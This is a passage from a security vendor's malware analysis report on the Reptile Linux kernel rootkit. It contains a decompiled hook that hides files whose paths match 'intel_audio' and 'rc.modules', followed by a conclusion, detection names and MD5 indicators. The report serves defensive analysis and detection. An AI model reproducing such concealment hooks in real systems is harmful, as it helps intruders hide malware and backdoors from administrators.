  v2 = *(a2 + 8);
  if ( strstr(v2, "intel_audio") && strstr(v2, "rc.modules") )
    return 0LL;
  else
    return (*(&KHOOK___d_lookup + 4))(a1, a2);
}
```

Figure 21. Hard-coded path to concealment target

Due to the limited available information in the Korean attack case, aside from the malware, there is a limit to how much information can be gathered. However, it is worth noting that the keyword “intel_audio”, though only used to disguise itself as a normal kernel module path, is an uncommon string and stands out as a distinctive characteristic in both attack cases.

4. Conclusion

Reptile is a Linux kernel mode rootkit malware that provides a concealment feature for files, directories, processes, and network communications. Due to being open-source, Reptile can be easily utilized by various threat actors, which has led to numerous attack cases being discovered. Considering the nature of rootkits, they are often used in conjunction with other malware. However, Reptile itself also provides a reverse shell, making systems with Reptile installed susceptible to being hijacked by threat actors.

To prevent such security threats, systems must be checked for vulnerable configurations and relevant systems must always be kept up to date to protect them from attacks. Also, V3 should be updated to the latest version so that malware infection can be prevented.

AhnLab’s anti-malware solution, V3, detects and blocks these malware strains with the following detection names.

File Detection

– Trojan/Script.Config (2023.07.20.03)
– Rootkit/Linux.Reptile.644496 (2020.05.31.00)
– Trojan/Linux.Reptile.10416 (2020.05.31.00)
– Trojan/Linux.Rvshell.55784 (2020.05.31.00)
– Backdoor/Linux.Ishell.10576 (2020.05.31.00)
– Rootkit/Linux.Reptile.560980 (2023.07.18.00)
– Rootkit/Linux.Reptile.802168 (2023.07.18.00)
– Rootkit/Linux.Reptile.799432 (2023.07.18.00)
– Rootkit/Linux.Reptile.569740 (2023.07.18.00)

MD5

1957e405e7326bd2c91d20da1599d18e

246c5bec21c0a87657786d5d9b53fe38

5b788feef374bbac8a572adaf1da3d38

977bb7fa58e6dfe80f4bea1a04900276

bb2a0bac5451f8acb229d17c97891eaf

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/55785/